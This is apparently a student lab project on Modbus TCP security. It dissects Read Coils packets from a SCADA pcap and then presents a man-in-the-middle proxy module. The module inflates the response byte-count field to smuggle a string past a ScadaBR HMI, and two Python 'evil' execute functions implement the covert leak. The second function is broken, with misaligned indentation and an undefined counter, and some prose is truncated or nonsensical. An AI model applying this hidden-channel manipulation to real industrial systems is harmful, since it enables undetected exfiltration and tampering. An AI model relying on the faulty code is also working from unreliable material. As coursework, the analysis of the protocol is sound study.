פרויקט סיום קורס- הגנת פרוטוקולי תקשורת.

מגישים:
רוי סימנוביץ'
שחר זידל

The Modbus protocol

- Modbus is a data communications protocol originally published by Modicon in 1979 for use with its programmable logic controllers ($\boldsymbol{PLCs}$).
- Modbus was developed for industrial applications. It is relatively easy to deploy and maintain compared to other standards and places few restrictions on the format of the data to be transmitted.
- The Modbus protocol uses character serial communication lines and supports communication to and from multiple devices on the same cable or Ethernet network Without separating religion, race and sex.
- Modbus is often used to connect a plant/system supervisory computer with a remote terminal unit (RTU) in supervisory control and data acquisition ($\boldsymbol{SCADA}$) systems.
- Modbus has become a de facto standard communication protocol and is now a commonly available means of connecting industrial electronic devices.

The Modbus protocol

- Many of the data types are named from industrial control of factory devices: a single-bit physical output is called a coil, and a single-bit physical input is called a discrete input or a contact. There are also 16-bit registers named Input register and holding register.
- In our project, a variant of the Modbus protocol is used- TCP/IP Modbus. Modbus TCP/IP is a Modbus variant used for communications over TCP/IP networks, connecting over port $\mathbf{502}$. It does not require a checksum calculation, as lower layers already provide checksum protection.
- In the 2 following slides we’ll go over the structure of packets in this protocol, according to the investigation we did on the pcap files.

<table>
<tr><th colspan="32">Modbus TCP/IP Protocol Header Request (Read Coils)</th></tr>
<tr><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td><td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td><td>27</td><td>28</td><td>29</td><td>30</td><td>31</td></tr>
<tr><td colspan="32">Application Data Unit (ADU)</td></tr>
<tr><td colspan="16">Transaction Identifier (2 Bytes)</td><td colspan="16">Protocol Identifier (2 Bytes)</td></tr>
<tr><td colspan="16">Length Field (2 Bytes)</td><td colspan="8">Unit Identifier (1 Byte)</td><td colspan="8">Function Code (1 Byte)</td></tr>
<tr><td colspan="32">Protocol Data Unit (PDU)</td></tr>
<tr><td colspan="16">Reference Number (2 Bytes)</td><td colspan="16">Bytes Count (2 Bytes)</td></tr>
</table>

So, if the first question you asked yourself this morning is- OMG, how Modbus protocol works?!
Don't worry folks, we're here for you.

- The request header is in the size of 12 bytes (we don't judge) and contains the following fields:

- Transaction/Invocation Identifier (2 Bytes) – This identification field is used for transaction pairing when multiple messages are sent along the same TCP connection by a client.
- Protocol Identifier (2 bytes) – This field is always 0 for Modbus.
- Length (2 bytes) – This field is a byte count of the remaining fields and includes the unit identifier byte, function code byte, and the data fields.
- Unit Identifier (1 byte) – This field is used to identify a remote server located on a non-TCP/IP network. In a typical Modbus TCP/IP server application, the unit ID is set to $\mathbf{0x00}$ or $\mathbf{0xFF}$, ignored by the server, and simply echoed back in the response.
- Function Code (1 byte)- a code for the operation the PLC device is asked to perform.
- Reference Number (2 bytes)- contains the Address of first coil/discrete input to read.
- Byte Count (1 byte)- contains the number of coils/discrete inputs to read.

<table>
<tr><th colspan="32">Modbus TCP/IP Protocol Header Response (Read Coils)</th></tr>
<tr><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td><td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td><td>27</td><td>28</td><td>29</td><td>30</td><td>31</td></tr>
<tr><th colspan="32">Application Data Unit (ADU)</th></tr>
<tr><td colspan="16">Transaction Identifier (2 Bytes)</td><td colspan="16">Protocol Identifier (2 Bytes)</td></tr>
<tr><td colspan="16">Length Field (2 Bytes)</td><td colspan="8">Unit Identifier (1 Byte)</td><td colspan="8">Function Code (1 Byte)</td></tr>
<tr><th colspan="32">Protocol Data Unit (PDU)</th></tr>
<tr><td colspan="8">Byte Count (1 Byte)</td><td colspan="8">8 Coils (1 Byte)</td><td colspan="8">8 Coils (1 Byte)</td><td colspan="8">8 Coils (1 Byte)</td></tr>
<tr><td colspan="32">Additional Coils (Up to 248 bytes, aka 1,984 coils)</td></tr>
</table>


- The only difference in the response packet structure, is that the response packet contains the information retrieved from the coils. One response packet can contain up to 251 bytes of data from coils.
- The Byte Count field contains the number of bytes of coil/discrete input values to track.

The pcap:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 298; Unit: 1, Func: 1: Read Coils
2	0.000861770	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 298; Unit: 1, Func: 1: Read Coils
3	1.001203834	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 299; Unit: 1, Func: 1: Read Coils
4	1.001791669	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 299; Unit: 1, Func: 1: Read Coils
5	2.001009508	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 300; Unit: 1, Func: 1: Read Coils
6	2.001306050	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 300; Unit: 1, Func: 1: Read Coils
7	3.001546511	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 301; Unit: 1, Func: 1: Read Coils
8	3.002587675	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 301; Unit: 1, Func: 1: Read Coils
9	4.000599514	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 302; Unit: 1, Func: 1: Read Coils
10	4.001436370	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 302; Unit: 1, Func: 1: Read Coils
11	4.999845154	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 303; Unit: 1, Func: 1: Read Coils
12	5.015922573	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 303; Unit: 1, Func: 1: Read Coils
13	6.001854141	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 304; Unit: 1, Func: 1: Read Coils
14	6.002159475	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 304; Unit: 1, Func: 1: Read Coils
15	7.000229922	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 305; Unit: 1, Func: 1: Read Coils
16	7.001130992	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 305; Unit: 1, Func: 1: Read Coils
17	8.000818343	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 306; Unit: 1, Func: 1: Read Coils
18	8.001624544	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 306; Unit: 1, Func: 1: Read Coils
19	9.000545243	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 307; Unit: 1, Func: 1: Read Coils
20	9.001159546	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 307; Unit: 1, Func: 1: Read Coils
21	9.999966622	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 308; Unit: 1, Func: 1: Read Coils
22	10.000752018	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 308; Unit: 1, Func: 1: Read Coils
23	11.000885697	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 309; Unit: 1, Func: 1: Read Coils
24	11.001499950	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 309; Unit: 1, Func: 1: Read Coils
25	12.001710571	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 310; Unit: 1, Func: 1: Read Coils
26	12.004354996	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 310; Unit: 1, Func: 1: Read Coils
27	13.001419642	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 311; Unit: 1, Func: 1: Read Coils
28	13.010301498	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 311; Unit: 1, Func: 1: Read Coils
29	14.000668437	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 312; Unit: 1, Func: 1: Read Coils
30	14.001587751	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 312; Unit: 1, Func: 1: Read Coils
31	15.000194300	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 313; Unit: 1, Func: 1: Read Coils
32	15.001018166	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 313; Unit: 1, Func: 1: Read Coils
33	16.000666323	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 314; Unit: 1, Func: 1: Read Coils
34	16.001328317	10.100.102.157	10.100.102.156	Modbus…	76	Response: Trans: 314; Unit: 1, Func: 1: Read Coils
35	17.000469406	10.100.102.156	10.100.102.157	Modbus…	78	Query: Trans: 315; Unit: 1, Func: 1: Read Coils


- We can see here that the structure of the communication between the SCADA, and the PLCs is in the form of 1 request and 1 response.

The pcap: request example




- In this request packet, the values of the 5 lights in the factory are requested.
- The protocol identifier is 0.
- The reference number is 0 because the coils that represent the lights in the factory are the first 5 coils
- The bit count is 5 because we need to read 5 lights.

The pcap: response example



- The response packet contains the data from the 5 coils. As you can see the bits are set to 1 in the same order the lights are on in the factory.
- This is a picture of a response packet that was received 3 seconds after. This



Leaking information using the MiTM proxy:

- While investigating the protocol, we found out that the ScadaBR HMI couldn't dete anomalies, meaning, extra data that's put into the response query packet, disguis as protocol data, and we can trick the HMI into believing that everything is OK.
- Our task is to leak the following string: "$\boldsymbol{otorio\ Rocks}$!", 50 times, without alerting the HMI. By changing the byte count field from $\mathbf{0x01}$ (1 byte) to $\mathbf{0x0C}$ (13 bytes), which tricks the HMI into thinking that the replay message is 13 bytes long (meaning it returns up to 104 coils data) instead of only 1 byte, the HMI won't alert on the next 12 bytes that are presented in the packet, and won't actually check about them, since it only cares about coils 1 to 5, which are the light bulbs. We can now put anything we want on those 12 bytes, and furthermore, we can leak specific strings.

Here is our evil version of the execute function, that leaks the string "otorio Rocks!" once:


```
def execute(self, data):
    return data[:8] + chr(0x0C) + data[9:] + "otorio Rocks!"
```


Leaking information using the MiTM proxy:

Here is our evil version of the execute function, that leaks the string “otorio Rocks!” a few times together:

```
class Module:
    def __init__(self, incoming=False, verbose=False, options=None):
        self.text_to_leak = "otorio Rocks!"
        self.text_to_leak_times = 50

    def execute(self, data):
        leak_times = 0
            while self.bytes_count + len(self.text_to_leak) < 200:
                if self.text_to_leak_times < 1:
                    break
                leak_times += 1
            self.text_to_leak_times -= 1
            self.bytes_count += len(self.text_to_leak)
        data_to_leak = ""
        for x in range(leak_times + 1):
        data_to_leak += self.text_to_leak
        total_len = len(data_to_leak) + 1
        self.bytes_count = 0
        return data[:8] + chr(total_len) + data[9:] + data_to_leak
```

Proof that our code works:






Leaking large amounts of data

- Now, instead of a simple string, we want to leak binary data, for example, an image.
